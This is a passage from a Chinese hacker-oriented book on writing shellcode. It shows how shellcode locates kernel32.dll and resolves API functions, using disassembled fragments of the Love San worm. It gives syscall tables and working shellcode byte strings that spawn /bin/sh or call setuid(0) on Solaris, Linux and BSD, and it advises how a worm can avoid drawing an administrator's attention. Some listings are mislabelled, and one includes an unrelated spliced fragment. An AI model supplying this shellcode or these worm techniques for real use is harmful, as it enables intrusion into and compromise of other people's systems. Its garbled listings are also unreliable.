传统方法的支持者与爱好者可以选择不同的方法，用 call $ + 5 /ret 结构确定当前的 EIP。不过，需要指出的是，因为 call 指令的 32 位参数中包含一些 NULL 字符，从而不可能把这样的机器指令序列传给字符串缓冲区。在最简单的情况下，可以通过 66 E8 FF FF C0 “magic spell”（与 call $ - 3 /inc eax 指令等价，彼此重叠；这些也可能不仅仅是 EAX 和 INC）消除它们。那么，剩下要做的就是把栈顶的内容弹出到任何通用目的寄存器，如 EBP 或 EBX。不幸的是，没有栈是不可能这么做的，建议的方法需要栈顶指针指向已分配内存的可写区域。为了保证安全可靠（如果溢出的缓冲区直接溢出栈），黑客必须自己初始化 ESP 寄存器。因为许多脆弱程序的寄存器变量包含可以预知的值，更确切地说，用一种可预知的方式使用，因此，这个目标可以轻易完成。例如，在 C++程序里，ECX 肯定包含 this 指针，this 指针包含至少 4 字节的可利用内存。

为了进一步扩展这个主意，有必要指出在 shellcode 开始执行时，忽略所使用的寄存器变量的值是不合适的。它们当中的大部分指向有用的数据结构或已分配的内存单元，可以放心使用它们，而不会引起异常或不可预知的风险。但一些寄存器变量对脆弱程序的版本敏感；有些对编译器的版本和编译时使用的命令行选项敏感。因此，这些“保证”是相对的（类似于地址上存在的每一件事情）。

10.4　调用系统函数的技术

可以调用系统函数不是攻击成功的必要条件，因为脆弱程序已经包含了攻击需要的每一件事情，包括调用系统函数和应用程序函数库的高级包装物。反汇编被研究的应用程序并确定需要函数的地址，可能会用到下列结构：call target address, push return address /jmp relative address,或 mov register, absolute target address/push return address/ imp register。

因为 shellcode 可以载入任何 DLL 并调用其中的函数，如果脆弱程序导入 LoadLibrary 和 GetProcAddress 函数，攻击者将处在有利的位置。假如导入表里没有 GetProcAddress 呢？在这种情况下，攻击者将不得不自己来确定需要的函数地址，使用由 LoadLibrary 函数返回的基本加载地址，可以通过分析 PE（Portable Executable）文件，或通过它们的特征识别函数。第一个方法太复杂，可第二方法不太可靠。依靠系统函数的固定地址是无法忍受的，因为它们依靠操作系统的版本。

如果导入表缺少 LoadLibrary 函数，并且 shellcode 缺少传播时需要的一个或多个系统函数，我们能做些什么呢？在 UNIX 系统里，可以用 int 80h 中断直接调用内核函数（在 Linux 和 FreeBSD 里，通过寄存器传递参数）或用对 0007h: 00000000h 地址的远调用（在 System V，通过栈传递参数）。这个方法是最好的。/usr/include/sys/syscall.h 文件包含了系统调用的内容（也参见“Implementing System Calls in Different Operating Systems”节）。同时，按照它们的“speaking names”，重调用 syscall 和 sysenter 机器指令，连同传递的参数一起实现直接系统调用。在 Windows NT 操作系统里，实现起来要麻烦一些。所有与内核的交互操作都要通过 int 2Eh 中断来实现，非正式地调用原始 API。有关这个主题的信息可以在 Ralf Brown 的传奇的“Interrupt List”（http://www.ctyme.com/rbrown.htm）和 Gary Nebbett 所著的“Windows NT/2000 Native API Reference”里找到；然而，这些信息还不够详细。这个接口非常缺乏文档，现在得到它有关信息的惟一方法是分析 kernel32.dll 和 ntdll.dll 反汇编后的清单。与原始 API 一起工作需要高级的专业技能和操作系统架构的细节知识。Windows NT 内核操作一小部分低级函数。不适合直接使用这些函数和类似的“半成品”，必须要进行适当的准备。例如，LoadLibrary 函数“分”成至少两个系统的调用——NtCreateFile (EAX == 17h)打开文件，和 NtCreateSection (EAX == 2Bh) 把文件映射到内存（换句话说，它的工作类似于 CreatFileMapping 函数），在这之后，NtClose（EAX == 0Fh）关闭描述符。在 ntdll.dll 里完整实现 GetProcAddress 函数，没有在内核里跟踪它。然而，在 SDK 和 MSDN 里包括它，因此，如果手边有 PE 规范，可以手动分析程序的导出表。

换句话说，因为 ntdll.dll 和 kernel32.dll 函数库总是出现在任何进程的地址空间里，不需要访问内核来选择 LoadLibrary 函数的“模拟器”。因此，如果黑客能确定它们的加载地

址，就能完成这个目标。据我所知，有两个方法可以解决这个问题——使用系统结构化异常处理程序和使用 PEB。第一个方法是不言而喻的但很笨拙。第二个方法是优雅的，但不可靠。不过，Love San 蠕虫利用第二种方法感染了上百万台机器。

如果在程序执行期间出现异常（例如被零除或访问不存在的内存页），并且程序自己不能处理这种情形，那么系统自带的处理程序将得到控制。系统处理程序通常在 kernel32.dll 里实现。在 Windows 2000 SP3 里，这个处理程序位于 77EA1856h 地址。这个地址与操作系统的版本有关；因此，设计巧妙的 shellcode 必须自动确定处理程序的地址。不需要引起异常并跟踪代码，像是在 MS－DOS 时代那样。研究打包在 EXCEPTION_REGISTRATION 结构里的结构化异常处理程序链更好一些。这类处理程序的第一个 double word 包含指向下一个处理程序的指针（或者，如果没有更多的处理程序，是 FFFFFFFFh 值），第二个 double word 包含当前处理程序的地址（清单 16.6）。

清单 10.6　_EXCEPTION_REGISTRATION 结构

```
_EXCEPTION_REGISTRATION struc
        prev dd ?
        handler dd ?
_EXCEPTION_REGISTRATION ends
```

处理链的第一元素保存在 FS：[00000000h]，其他的直接保存在被研究进程的地址空间里。从一个元素移到另一个元素，可以查看所有的处理程序直到碰到包含 FFFFFFFFh 值的 prev 字段的元素为止。在这种情况下，前一个元素的 handler 字段将包含系统处理程序的地址。非正式地，这个机制被称为“Unwinding the structured exceptions stack”。关于这个主题的更多信息，阅读 Matt Pietrek 的“A Crash Course on the Depths of Win32 Structured Exception Handling”（它被包括在 MSDN 里，参见 http://msdn.microsoft.com/msdnmag/issues/03/06/WindowsServer2003/ default.aspx）。

清单 10.7 提供了这个机制的说明。例子代码把系统处理程序的地址返回到 EAX 寄存器。

清单 10.7　使用 SEH 确定 kernel32.dll 的基本加载地址

```
.data:00501007    XOR EAX, EAX          ; EAX := 0
.data:00501009    XOR EBX, EBX          ; EBX := 0
.data:0050100B    MOV ECX, fs:[EAX + 4] ; Handler address
.data:0050100F    MOV EAX, fs:[EAX]     ; Pointer to the next handler
.data:00501012    JMP short loc_501019 ; Check the loop condition.
.data:00501014 ; ---------------------------------------------------
.data:00501014 loc_501014:
```

```
.data:00501014     MOV EBX, [EAX + 4]     ; Handler address
.data:00501017     MOV EAX, [EAX]         ; Pointer to the next handler
.data:00501019
.data:00501019 loc_501019:
.data:00501019     CMP EAX, 0FFFFFFFFh    ; Is this the last handler?
.data:0050101C     JNZ short loc_501014   ; Loop until the loop
                                          ; condition is satisfied.
```

如果黑客至少知道一个属于 kernel32.dll 的地址，那么将不难确定它的基本加载地址（它是 1000h 的倍数，包含在 NewExe 头部的开头，通过 MZ 和 PE 特征很容易认出它）。清单 10.8 提供的代码，EBP 寄存器接受系统加载器的地址，返回 kernel32.dll 的加载地址到同一寄存器。

清单 10.8　通过在主内存搜索 MZ 和 PE 特征来确定基本加载地址

```
001B:0044676C   CMP     WORD PTR [EBP+00], 5A4D        ; Is this MZ?
001B:00446772   JNZ     00446781                       ; No, it isn't.
001B:00446774   MOV     EAX, [EBP + 3C]                ; To PE header
001B:00446777   CMP     DWORD PTR [EAX + EBP + 0], 4550 ; Is this PE?
001B:0044677F   JZ      00446789                       ; Yes, it is.
001B:00446781   SUB     EBP, 00010000                  ; Next 1K block
001B:00446787   LOOP    0044676C                       ; Loop
001B:00446789   ...
```

甚至有一个更优雅的方法，它基于 PEB 来确定 kernel32.dll 函数库的基本加载地址，指向它的指针包含在位于 FS:[00000030h]地址的 double word 里。PEB 的结构如清单 10.9 所示。

清单 10.9　Windows 2000/XP 里的 PEB 结构

```
PEB                                 STRUC
        PEB_InheritedAddressSpace   DB      ?
        PEB_ReadImageFileExecOptions DB     ?
        PEB_BeingDebugged           DB      ?
        PEB_SpareBool               DB      ?
        PEB_Mutant                  DD      ?
        PEB_ImageBaseAddress        DD      ?
        PEB_PebLdrData              DD      PEB_LDR_DATA PTR ?   ; +0Ch
        ...
        PEB_SessionId               DD      ?
PEB
```

在 0Ch 偏移处，PEB 包含指向 PEN_LDR_DATA 结构的指针，表示加载 DLL 的列表，

按它们初始化的顺序依次列出。Ntdll.dll 函数库第一个被初始化，接下来是 kernel32.dll。PEN_LDR_DATA 结构如清单 10.10 所示。

清单 10.10　Windows 2000/XP 里的 PEB_LDR_DATA 结构

```
PEB_LDR_DATA STRUC
        PEB_LDR_cbsize                  DD          ?       ; +00
        PEB_LDR_Flags                   DD          ?       ; +04
        PEB_LDR_Unknown8                DD          ?       ; +08
        PEB_LDR_InLoadOrderModuleList   LIST_ENTRY  ?       ; +0Ch
        PEB_LDR_InMemoryOrderModuleList LIST_ENTRY  ?       ; +14h
        PEB_LDR_InInitOrderModuleList   LIST_ENTRY  ?       ; +1Ch
PEB_LDR_DATA ENDS

LIST_ENTRY STRUC
        LE_FORWARD          DD    *forward_in_the_list      ;  + 00h
        LE_BACKWARD         DD    *backward_in_the_list     ;  + 04h
        LE_IMAGE_BASE       DD    imagebase_of_ntdll.dll    ;  + 08h
        ...
        LE_IMAGE_TIME       DD    imagetimestamp            ;  + 44h
LIST_ENTRY
```

通常，这个主意包括读入位于 FS:[00000030h]地址的 double word，把它转换为指向 PEB 的指针，然后跳到位于 0Ch 偏移处的指针参考的地址——InInitOrderModuleList。丢弃的第一个元素属于 ntdll.dll，有可能得到指向 LIST_ENTRY 的指针，那是 kernel32.dll 的特征（实际上，基本加载地址被保存在第三个 double word 里）。编写描述怎么做的算法是非常容易的。前面描述的内容可以在五条汇编指令之内完成。

清单 10.11 显示了威胁因特网的、Love San 蠕虫的代码片段，这个片段和蠕虫作者没有关系。相反，它是从第三方源码里借用的。为兼容 Windows 9x 而设计的“额外”汇编指令指明了这一点（这和 Windows NT 里的情形不一样）。Love San 蠕虫的天然栖息地被限制在 Windows NT 系统里，不能感染 Windows 9x 系统。

清单 10.11 里的代码片段负责确定 kernel32.dll 的基本加载地址，确保蠕虫几乎不依靠被攻击操作系统的版本。

清单 10.11　Love San 蠕虫的片段

```
data:004046FE 64 A1 30 00 00  MOV  EAX, large fs:30h ; PEB base
data:00404704 85 C0           TEST EAX, EAX         ;
data:00404706 78 0C           JS   short loc_404714 ; Windows9x
data:00404708 8B 40 0C        MOV  EAX, [EAX + 0Ch] ; PEB_LDR_DATA
```

```
data:0040470B 8B 70 1C        MOV  ESI, [EAX + 1Ch]  ; The first element of
                                                     ; InInitOrderModuleList
data:0040470E AD              LODSD                  ; Next element
data:0040470F 8B 68 08        MOV  EBP, [EAX + 8]    ; Base address of
                                        ; kernel32.dll
data:00404712 EB 09           JMP  SHORT loc_40471D
data:00404714 ; ---------------------------------------------------------
data:00404714 loc_404714:                            ; CODE XREF: kk_get_kernel32 + A↑j
data:00404714 8B 40 34        MOV  EAX, [EAX + 34h]
data:00404717 8B A8 B8 00 00+ MOV  EBP, [EAX + 0B8h]
data:00404717
data:0040471D loc_40471D:                            ; CODE XREF: kk_get_kernel32 + 16↑j
```

手动分析 PE 格式不像听起来那样吓人，相对来说还是比较简单的。距基本加载地址开头偏移 3Ch 的 Double word 包含 PE 文件头的偏移量（不是指针）。这个文件头，依次在 double word 的 78h 里包含导出表的偏移量，18h 到 1Bh 保存导出的函数数量，20h 到 23h 保存导出函数名的偏移量（尽管函数被依次导出，导出表的偏移量保存在 24h 到 27h）。记住这些值——3Ch，78h，20h/24h。因为在分析蠕虫代码和破解代码时，经常会碰到它们，这样做将相当简化识别它的算法。例如，清单 10.12 提供了 Love San 蠕虫中确定导出函数名表地址的片段。

清单 10.12　Love San 蠕虫中确定导出函数名表地址的片段

```
.data:00404728 MOV EBP, [ESP + arg_4]      ; Base load address of kernel32
.data:0040472C MOV EAX, [EBP + 3Ch]        ; To PE header
.data:0040472F MOV EDX, [EBP + EAX + 78h] ; To the export table
.data:00404733 ADD EDX, EBP
.data:00404735 MOV ECX, [EDX + 18h]        ; Number of exported functions
.data:00404738 MOV EBX, [EDX + 20h]        ; To the table of exported names
.data:0040473B ADD EBX, EBP                ; Address of the table
                                           ; of exported names
```

现在，基于导出函数名表的地址（在一个大致表示文本 ASCIIZ 字符串的数组里，每个条目对应一个适当的 API 函数），可能会得到需要的信息。然而，按字符比较效率较低，黑客通常不会这样做。这是因为，首先，当 shellcode 被严格限制大小的时候，大多数的 API 函数名显得过长。第二，加载明显的 API 函数将简化他人对 shellcode 算法的分析。从另一方面看，哈希比较算法则没有这些缺点。通常，通过一些函数 f 减少比较字符串的回旋。关于这个算法的细节可以在专门的著作里找到(例如，参阅 Donald Knuth 所著的 The Art of Computer Programming)。这里，仅提供带有详细注释的代码（清单 10.13）。

清单 10.13　确定表里的函数索引的 Love San 蠕虫片段

```
.data:0040473D  loc_40473D:                ; CODE XREF: kk_get_proc_adr + 36↓j
.data:0040473D  JECXZ short loc_404771     ; → Error
.data:0040473F  DEC   ECX                  ; ECX contains the list
                                           ; of exported functions.
.data:00404740  MOV   ESI, [EBX + ECX*4]   ; Offset of the end of the array
                                           ; of exported functions
.data:00404743  ADD   ESI, EBP             ; Address of the end of the array
                                           ; of exported functions
.data:00404745  XOR   EDI, EDI             ; EDI := 0
.data:00404747  CLD                        ; Reset the direction flag.
.data:00404748
.data:00404748  loc_404748:                ; CODE XREF: kk_get_proc_adr+30↓j
.data:00404748  XOR  EAX, EAX              ; EAX := 0
.data:0040474A  LODSB                      ; Read the next character
                                           ; of the function name.
.data:0040474B  CMP  AL, AH                ; Is this the end of the string?
.data:0040474D  JZ   short loc_404756      ; If this is the end,
                                           ; then jump to the end.
.data:0040474F  OR   EDI, 0Dh              ; Hash the function name
.data:00404752  ADD  EDI, EAX              ; and accumulate the hash sum
                                           ; in the EDI register.
.data:00404754  JMP  short loc_404748      ;
.data:00404756  loc_404756:                ; CODE XREF: kk_get_proc_adr + 29↑j
.data:00404756  CMP  EDI, [ESP + ARG_0]    ; Is this the hash of the function?
.data:0040475A  JNZ  short loc_40473D      ; If no, continue testing.
```

知道导出表里目标函数的地址，就能很容易地确定它的地址。例如清单 10.14 所示。

清单 10.14　确定主内存里 API 函数的真正地址的 Love San 蠕虫片段

```
.data:0040475C MOV EBX, [EDX + 24h]    ; Offset of the exported ordinals table
.data:0040475F ADD EBX, EBP            ; Address of the ordinals table
.data:00404761 MOV CX, [EBX + ECX*2]   ; Get the index within the ordinals table.
.data:00404765 MOV EBX, [EDX + 1Ch]    ; Offset of the exported addresses table
.data:00404768 ADD EBX, EBP            ; Address of the exported addresses table
.data:0040476A MOV EAX, [EBX + ECX*4]  ; Get the offset of the function by index.
.data:0040476D ADD EAX, EBP            ; Get the function address.
```

10.4.1　在不同的操作系统里实现系统调用

系统调用是操作系统运转的基础，或是它的内部“厨房”，总是没有很好的文档。深入研究蠕虫，会发现一些常量和指令是浮动的，用复杂的方式操纵寄存器。然而，其本质的意义却比较隐晦。

UNIX 的多样性迷惑每一个人，使可移植 shellcode 的开发变得非常复杂。把内核接口组织起来的方法至少有 6 个，包括通过 selector 7 offset 0 的 far 调用（HP-UX/PA-RISC，Solaris/x86，xBSD/x86），syscall（IRIX/MIPS），ta 8（Solaris/SPARC），svca（AIX/Power/PowerPC），INT 25h（BeOS/x86），和 INT 80h （xBSD/x86，Linux/x86）。传递参数的顺序和系统调用的数目因操作系统而异。有些系统列了两次，意味着它们使用混合的系统调用机制。在这里详细描述每一个系统是不明智的，也几乎不可能，因为这样做会占用大量的版面。此外，Last Stage of Delirium Research Group 很早以前就提供了这个信息，在“UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes”里（http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf）。

是的！他们就是传奇的、发现 RPC（Remote Procedure Call）漏洞的黑客小组。他们是真正的专家和优秀的程序员。强烈推荐那些准备进行代码挖掘和研究病毒与蠕虫的人们阅读前面提到的手册。

清单 10.15 提供的是 nworm 实验室蠕虫的片段，那是我读了 LSD 的文档之后编写的。这个蠕虫演示了在 xBSD/x86 里利用系统调用的技巧（也参见图 10.1）。

清单 10.15　在 xBSD/x86 下，使用远程 shell 的 mworm 蠕虫片段

```
data:0804F860  x86_fbsd_shell:                          ; EAX := 0
data:0804F860 31 C0             XOR     EAX, EAX
data:0804F862 99                CDQ                     ; EDX := 0
data:0804F863 50                PUSH    EAX
data:0804F864 50                PUSH    EAX
data:0804F865 50                PUSH    EAX
data:0804F866 B0 7E             MOV     AL, 7Eh
data:0804F868 CD 80             INT     80h             ; LINUX - sys_sigprocmask
data:0804F86A 52                PUSH    EDX             ; Terminating zero
data:0804F86B 68 6E 2F 73 68    PUSH    68732F6Eh       ; ..n/sh
data:0804F870 44                INC     ESP
data:0804F871 68 2F 62 69 6E    PUSH    6E69622Fh       ; /bin/n..
data:0804F876 89 E3             MOV     EBX, ESP
data:0804F878 52                PUSH    EDX
data:0804F879 89 E2             MOV     EDX, ESP
data:0804F87B 53                PUSH    EBX
data:0804F87C 89 E1             MOV     ECX, ESP
```

```
data:0804F87E 52              PUSH    EDX
data:0804F87F 51              PUSH    ECX
data:0804F880 53              PUSH    EBX
data:0804F881 53              PUSH    EBX
data:0804F882 6A 3B           PUSH    3Bh
data:0804F884 58              POP     EAX
data:0804F885 CD 80           INT     80h             ; LINUX - sys_olduname
data:0804F887 31 C0           Xor     EAX, EAX
data:0804F889 FE C0           INC     AL
data:0804F88B CD 80           INT     80h             ; LINUX - sys_exit
```

```
.data:080499C1 LIME_END:                              ; Alternative name is 'main'
.data:080499C1                mov     eax, 4
.data:080499C6                mov     ebx, 1
.data:080499CB                mov     ecx, offset gen_msg ; "Generates 50 [LiME] encrypted test
.data:080499D0                mov     edx, 2Dh
.data:080499D5                int     80h             ; LINUX - sys_write
.data:080499D7                mov     ecx, 32h
.data:080499DC
.data:080499DC gen_11:                                ; CODE XREF: .data:08049A4A↓j
.data:080499DC                push    ecx
.data:080499DD                mov     eax, 8
.data:080499E2                mov     ebx, (offset host_msg+20h)
.data:080499E7                mov     ecx, 1FDh
.data:080499EC                int     80h             ; LINUX - sys_creat
.data:080499EE                push    eax
.data:080499EF                mov     eax, 0
.data:080499F4                mov     ebx, offset host_entry
.data:080499F9                mov     ecx, 8049A82h
.data:080499FE                mov     edx, 4Dh
.data:08049A03                mov     ebp, e_entry
.data:08049A09                call    LIME
.data:08049A0E                pop     ebx
.data:08049A0F                mov     eax, 4
.data:08049A14                mov     ecx, offset elf_head
.data:08049A19                add     edx, 74h
.data:08049A1F                mov     p_filsz, edx
.data:08049A25                mov     p_memsz, edx
.data:08049A2B                int     80h             ; LINUX - sys_write
.data:08049A2D                mov     eax, 6
.data:08049A32                int     80h             ; LINUX - sys_close
.data:08049A34                lea     ebx, ds:8049AC9h
.data:08049A3A                inc     byte ptr [ebx+1]
.data:08049A3D                cmp     byte ptr [ebx+1], 39h
.data:08049A41                jbe     short gen_12
.data:08049A43                inc     byte ptr [ebx]
.data:08049A45                mov     byte ptr [ebx+1], 30h
.data:08049A49
.data:08049A49 gen_12:                                ; CODE XREF: .data:08049A41↑j
080499D7:
```

图 10.1　图解怎样将系统调用用于恶意目的

Solaris/SPARC

在 Solaris/SPARC 下用陷阱实现系统调用，用 ta 8 机器指令开始执行。用 G1 寄存器传递系统调用编号，用 O0，O1，O2，O3，和 O4 寄存器传递参数。清单 10.16 提供了最常用的系统函数的数目。清单 10.17 提供一个 shellcode 的例子，演示怎样在 Solaris/SPARC 下使用系统调用。

清单 10.16　Solaris/SPARC 里系统调用的数目

```
Syscall %g1  %o0, %o1, %o2, %o3, %o4
Exec    00Bh → path = "/bin/ksh", → [→a0 = path,0]
Exec    00Bh → path = "/bin/ksh", → [→a0 = path, →a1= "-c" →a2 = cmd, 0]
Setuid  017h uid = 0
Mkdir   050h → path = "b..", mode = (each value is valid)
Chroot  03Dh → path = "b..", "."
Chdir   00Ch → path = ".."
Ioctl   036h sfd, TI_GETPEERNAME = 5491h, → [mlen = 54h, len = 54h, →sadr = []]
so_socket 0E6h AF_INET = 2, SOCK_STREAM = 2, prot = 0, devpath = 0, SOV_DEFAULT = 1
bind    0E8h sfd, → sadr = [33h, 2, hi, lo, 0, 0, 0, 0], len=10h, SOV_SOCKSTREAM = 2
listen  0E9h sfd, backlog = 5, vers = (not required in this syscall)
accept  0EAh sfd, 0, 0, vers = (not required in this syscall)
fcntl   03Eh sfd, F DUP2FD = 09h, fd = 0, 1, 2
```

清单 10.17　Solaris/SPARC 下 shellcode 的例子

```
char shellcode[]=  /* 10*4+8 bytes */
"\x20\xbf\xff\xff" /* bn, a <shellcode-4> ; \                          */
"\x20\xbf\xff\xff" /* bn, a <shellcode>   ; +- the current command
                                          ; pointer in %o7              */
"\x7f\xff\xff\xff" /* call <shellcode+4>  ; /                          */
"\x90\x03\xe0\x20" /* add %o7,32,%o0      ; %o0 contains the pointer
                                          ; to /bin/ksh.                */
"\x92\x02\x20\x10" /* add %o0,16,%o1      ; %o1 contains the pointer
                                          ; to free memory.             */
"\xc0\x22\x20\x08" /* st %g0,[%o0+8]      ; Place terminating zero
                                          ; into /bin/ksh.              */
"\xd0\x22\x20\x10" /* st %o0,[%o0+16]     ; Reset the memory to zero
                                          ; by the %o1 pointer.         */
"\xc0\x22\x20\x14" /* st %g0,[%o0+20]     ; The same                    */
"\x82\x10\x20\x0b" /* mov 0x0b,%g1        ; Number of the exec
                                          ; system function             */
"\x91\xd0\x20\x08" /* ta 8                ; Call the exec function.     */
"/bin/ksh";
```

Solaris/x86

在 Solaris/x86 下用 007:00000000 地址（selector 7 offset 0）的 far 调用网关实现系统调用。用 EAX 寄存器传递系统调用编号，通过栈传递参数，最左边的参数最后压入栈。被调用的函数必须亲自清除栈。清单 10.18 提供了最常用的系统函数数目列表。清单 10.19 提供一个 shellcode 的例子，演示怎样在 Solaris/x86 下使用系统调用。

清单 10.18　Solaris/x86 里系统调用的数目

```
syscall     %eax    stack
exec        0Bh     RET, → path = "/bin/ksh", → [→ a0 = path, 0]
exec        0Bh     RET, → path = "/bin/ksh", →
                                → [→ a0 = path, → a1 = "-c", → a2 = cmd, 0]
setuid      17h     RET, uid = 0
mkdir       50h     RET, → path = "b..", mode = (each value is valid)
chroot      3Dh     RET, → path = "b..","."
chdir       0Ch     RET, → path = ".."
ioctl       36h     RET, sfd, TI_GETPEERNAME = 5491h, →
                                → [mlen = 91h, len = 91h, → adr = []]
so socket   E6h     RET, AF_INET = 2,SOCK_STREAM = 2,
                    prot = 0,devpath = 0,SOV_DEFAULT = 1
bind        E8h     RET, sfd, →
                → sadr = [FFh, 2, hi, lo, 0,0,0,0],len = 10h,SOV_SOCKSTREAM = 2
listen      E9h     RET, sfd, backlog = 5, vers = (not required in this syscall)
accept      Eah     RET, sfd, 0, 0, vers = (not required in this syscall)
fcntl       3Eh     RET, sfd, F_DUP2FD = 09h, fd = 0, 1, 2
```

清单 10.19　Solaris/x86 下 shellcode 的例子

```
char setuidcode[]=    /* 7 bytes */
"\x33\xc0"            /* XORL %EAX, %EAX   ; EAX := 0                        */
"\x50"                /* PUSHL %EAX        ; Push zero into the stack.       */
"\xb0\x17"            /* MOVB $0x17, %AL   ; Setuid system function number   */
"\xff\xd6"            /* CALL *%ESI        ; setuid(0)                       */
```

Linux/x86

在 Linux/x86 下通过向量 80h 的软中断实现系统调用，用 int 80h 机器指令开始执行。通过 EAX 寄存器传递系统调用编号，通过 EBX，ECX，和 EDX 寄存器传递参数。清单 10.20 提供了最常用的系统函数数目列表。清单 10.21 提供一个 shellcode 的例子，演示怎样在 Linux/x86 下使用系统调用。

清单 10.20　Linux/x86 里系统调用的数目

```
Syscall     %EAX    %EBX, %ECX, %EDX
exec        0Bh     → path = "/bin//sh", → [→ a0 = path, 0]
exec        0Bh     → path = "/bin//sh", →
                            → [→ a0 = path, → a1 = "-c", → a2 = cmd, 0]
setuid      17h     uid = 0
mkdir       27h     → path = "b..", mode = 0 (each value is valid)
chroot      3Dh     → path = "b..", "."
```

```
chdir        0Ch    → path = ".."
socketcall   66h    getpeername = 7, → [sfd, → sadr = [],→ [len = 10h]]
socketcall   66h    socket = 1, → [AF_INET = 2, SOCK STREAM = 2,prot = 0]
socketcall   66h    bind = 2, →
                    → [sfd, → sadr = [FFh, 2, hi, lo, 0, 0, 0, 0], len = 10h]
socketcall   66h    listen = 4, → [sfd, backlog = 102]
socketcall   66h    accept = 5, → [sfd, 0, 0]
dup2         3Fh    sfd, fd = 2, 1, 0
```

清单 10.21　Linux/x86 下 shellcode 的例子

```
char setuidcode[]= /* 8 bytes */
"\x33\xc0"        /* XORL %EAX, %EAX ; EAX := 0                              */
"\x31\xdb"        /* XORL %EBX, %EBX ; EBX := 0                              */
"\xb0\x17"        /* MOVB $0X17, %AL ; Number of the stuid system function */
"\xcd\x80"        /* INT $0x80       ; setuid(0)                             */
```

x86 平台下的 FreeBSD，NetBSD，和 OpenBSD

来自 BSD 家族的操作系统使用混合的系统调用机制：既支持对 007:00000000 地址的 far 调用（不过，系统函数的编号是不同的），也支持向量 80h 的中断。在这两种情况下，都通过栈传递参数。清单 10.22 提供了最常用的系统函数数目列表。清单 10.23 提供一个 shellcode 的例子，演示怎样在 BSD/x86 下使用系统调用。

清单 10.22　BSD/x86 里系统调用的数目

```
Syscall      %EAX stack
Execve       3Bh  RET, → path = "//bin//sh", → [→ a0 = 0], 0
Execve       3Bh  RET, → path = "//bin//sh", →
                          → [→ a0 = path, → a1 = "-c", → a2 = cmd, 0], 0
Setuid       17h  RET, uid = 0
Mkdir        88h  RET, → path = "b..", mode = (each value is valid)
Chroot       3Dh  RET, → path = "b..", "."
Chdir        0Ch  RET, → path=".."
Getpeername  1Fh  RET, sfd, → sadr = [],→ [len = 10h]
Socket       61h  RET, AF_INET = 2, SOCK_STREAM = 1, prot = 0
Bind         68h  RET, sfd, → sadr = [FFh, 2, hi, lo, 0, 0, 0, 0], → [10h]
Listen       6Ah  RET, sfd, backlog = 5
Accept       1Eh  RET, sfd, 0, 0
dup2         5Ah  RET, sfd, fd = 0, 1, 2
```

清单 10.23　BSD/x86 下 shellcode 的例子

```
char shellcode[]= /* 23 bytes */
"\x31\xc0"    /* XORL %EAX, %EAX    ; EAX := 0                                */
```

```
"\x50"          /* PUSHL %EAX           ; Push the terminating zero into
                                        ; the stack.                          */
"\x68""//sh" /* PUSHL $0x68732f2f ; Push the string tail into the stack.   */
"\x68""/bin" /* PUSHL $0x6e69622f ; Push the string head into the stack.   */
"\x89\xe3"    /* MOVL %ESP, %EBX    ; Set EBX to the stack top.             */
"\x50"          /* PUSHL %EAX           ; Push zero into the stack.            */
"\x54"          /* PUSHL %ESP           ; Pass the zero pointer to the function. */
"\x53"          /* PUSHL %EBX           ; Pass the pointer to /bin/sh to
                                        ; the function.                        */
"\x50"          /* PUSHL %EAX           ; Pass zero to the function.           */
"\xb0\x3b"    /* MOVB $0x3b, %AL    ; Number of the execve system function   */
"\xcd\x80"    /* INT $0x80            ; execve("//bin//sh", "",0);           */
```

10.4.2 溢出之后恢复脆弱的程序

在溢出之后，恢复脆弱程序的可用性，不仅隐藏了入侵行为，而且也是文明程度的体现。蠕虫完成使命后，不必把控制权返回给主机程序，但这样做，程序几乎肯定要崩溃（崩溃的可能性接近 1），这将引起管理员的警惕。

如果脆弱程序在分开的线程中处理每一个新的 TCP/IP 连接，那么对病毒来说，只须调用 TerminateThread API 函数，杀死它的线程就行了。但这可能会进入一个无穷的循环（在单处理器机器上，CPU 的利用率可能会增长到 100%，也会引起使用者的怀疑）。

对单线程程序来说，这个情形非常困难。蠕虫必须亲自用可行的方式“手动”恢复被损坏的数据，或释放栈。它必须在父进程的某处浮现，而不会破坏，或者甚至把控制权传给涉及发送消息的调度函数。

目前，还没有通用的解决方法，尽管这些年来，这个主题已经被认真的讨论及着手解决。

10.5 关于 shellcoding 的有趣参考

- “UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes.”一本很好的手册，介绍了在不同的 UNIX 上开发 shellcode。它有大量的例子，涉及多种处理器，而不仅仅是 x86 家族。可在下列地址下载：http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf。
- “Win32 Assembly Components.”另一本很好的、关于 shellcode 的手册，面向 Windows NT/x86 系列。http://www.lad-pl.net/documents/winasm-1.0.1.pdf。
- “Win32 One-Way Shellcode.”简直就是一座金矿，几乎覆盖了 Windows NT/x86 及

其他平台上的蠕虫的重要函数的方方面面。http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-chong.pdf。

- “SPARC Buffer Overflows.” UNIX 下 SPARC 平台的缓冲区溢出技术的大纲。http://www.dopesquad.net/security/defcon-200.pdf。
- “Writing MIPS/IRIX Shellcode.” 为 MIPS/IRIX 写 shellcode 的手册。http://downloads.securityfocus.com/library/mipsshellcode.pdf。

CHAPTER

11

第 11 章　编写可移植 shellcode 的技巧

Shellcode 从来都不知道自己会从哪儿开始漫长的旅程；因此，就要求它必须能在任何条件下存活，并自动适应操作系统。这可不是一个容易的任务，许多黑客就是因为没有充分注意这个问题而败走麦城。在这个没有硝烟的战场上，少数幸存者所揭露的信息是成打的蠕虫、病毒及其作者所追逐的对象。

最近，可移植的 shellcode 在黑客圈子里炙手可热。一些黑客很喜欢它，而另一些却嗤之以鼻。可移植性是从具体的硬件和软件中完全抽象出来的设计特征，例如，printf 函数可以把“Hello, world!”成功地输出到显示器和电传打字机上。因此，它是可移植的。然而，需要注意的是，可移植的是函数，而不是它的实现。显示器和电传打字机由不同的代码控制，哪在编译和连接应用程序的阶段选择。

